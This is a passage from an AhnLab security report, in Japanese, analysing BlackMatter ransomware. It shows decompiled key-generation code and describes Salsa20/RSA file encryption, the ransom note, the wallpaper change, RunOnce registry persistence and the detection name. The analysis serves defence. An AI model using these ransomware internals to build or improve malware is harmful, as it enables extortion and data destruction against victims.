ファイルの暗号化は、[図15] の乱数値を生成するコードにより作成されたキーを使用し、Salsa20 にて暗号化する。また、暗号化に使用されるキーも、RSA により追加で暗号化が行われる。

```
1  void __stdcall generateRandomKey(int *a1)
2  {
3    int v1; // edx
4    int v2; // edx
5    int v3; // edx
6    int v4; // edx
7    int v5; // edx
8    int v6; // edx
9    int v7; // edx
10
11   *a1 = hardware_gen_random();
12   a1[1] = v1;
13   a1[2] = hardware_gen_random();
14   a1[3] = v2;
15   a1[4] = hardware_gen_random();
16   a1[5] = v3;
17   a1[6] = hardware_gen_random();
18   a1[7] = v4;
19   a1[8] = 0;
20   a1[9] = 0;
21   a1[10] = hardware_gen_random();
22   a1[11] = v5;
23   a1[12] = hardware_gen_random();
24   a1[13] = v6;
25   a1[14] = hardware_gen_random();
26   a1[15] = v7;
27 }
```


ランダムキーの作成

```
1  int __stdcall hardware_gen_random()
2  {
3    int result; // eax
4    unsigned __int64 v13; // rax
5    int v14; // ecx
6
7    _EAX = 1;
8    __asm { cpuid }
9    if ( (_ECX & 0x40000000) != 0 )
10   {
11     __asm
12     {
13       rdrand  eax
14       rdrand  edx
15     }
16   }
17   else
18   {
19     _EAX = 7;
20     __asm { cpuid }
21     if ( (_EBX & 0x40000) != 0 )
22     {
23       __asm
24       {
25         rdseed  eax
26         rdseed  edx
27       }
28     }
29     else
30     {
31       v13 = __rdtsc();
32       v14 = __ROR4__(v13, 13);
33       __rdtsc();
34       return v14;
35     }
36   }
37   return result;
38 }
```


ランダムキーの作成

[図15] ランダムキーコードの作成 → Salsa20 暗号化キー

下記の [図16] と [図17] は、それぞれ暗号化したファイルに関するサンプル、およびランサムノートファイルに関するキャプチャー画面である。




[図16] 暗号化したファイルのサンプル




[図17] ランサムノート

9. デスクトップの変更、および自動実行レジストリの登録

全てのファイルの暗号化が終了すると、デスクトップファイルを作成し、[図18] のように壁紙の変更が行われる。また、「SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥RunOnce」のレジストリパスに *RYL415ver 名で自動実行レジストリのキーコードも作成される。



[図18] ランサムノートデスクトップの変更



[図19] 自動実行レジストリの登録

結論

アンラボの製品が診断した BlackMatter ランサムウェアの検知名と、エンジンのバージョン情報は以下の通りである。

- Ransomware/Win.BlackMatter C4575089(2021.08.04.03)

ダークサイドランサムウェアグループの攻撃が中断されて以来、突如登場したこの BlackMatter ランサムウェア。一部では同一攻撃者によるものとも推測されている。しかし、攻撃手法などに関し技術的な分析を進めた結果、確かに類似した機能が備わってはいるものの、ソースコードが酷似しているとは断言できなかった。また、バイナリ分析結果においても、同一攻撃者とは判断しがたいというのが結論である。

しかし、過去に発生したランサムウェアとの類似性とは別に、2021年 8月に本格的な活動を開始後、10月までにすでに何件もの被害事例が報告されている点から、この BlackMatter ランサムウェアは「現在進行形」の攻撃と言える。前述の統計グラフにもあった通り、日本国内でも感染事例が確認されているため、企業側は攻撃手法への理解と格別な注意が必要となるだろう。

http://jp.ahnlab.com/site/main.do

http://global.ahnlab.com/site/main.do

http://www.ahnlab.com/kr/site/main.do

アンラボとは

株式会社アンラボは、業界をリードする情報セキュリティソリューションの開発会社です。
1995年から弊社では情報セキュリティ分野におけるイノベーターとして最先端技術と高品質のサービスをご提供できるように努力を傾けてまいりました。今後もお客様のビジネス継続性をお守りし、安心できるIT環境づくりに貢献しながらセキュリティ業界の先駆者になれるよう邁進してまいります。
アンラボはデスクトップおよびサーバー、携帯電話、オンライントランザクション、ネットワークアプライアンスなど多岐にわたる総合セキュリティ製品のラインナップを揃えております。どの製品も世界トップクラスのセキュリティレベルを誇り、グローバル向けコンサルタントサービスを含む包括的なセキュリティサービスをお届け致します。

AhnLab

〒108-0014 東京都港区芝4丁目13- 2 田町フロントビル3階 | TEL: 03-6453-8315 (代)
© 2021 AhnLab, Inc. All rights reserved.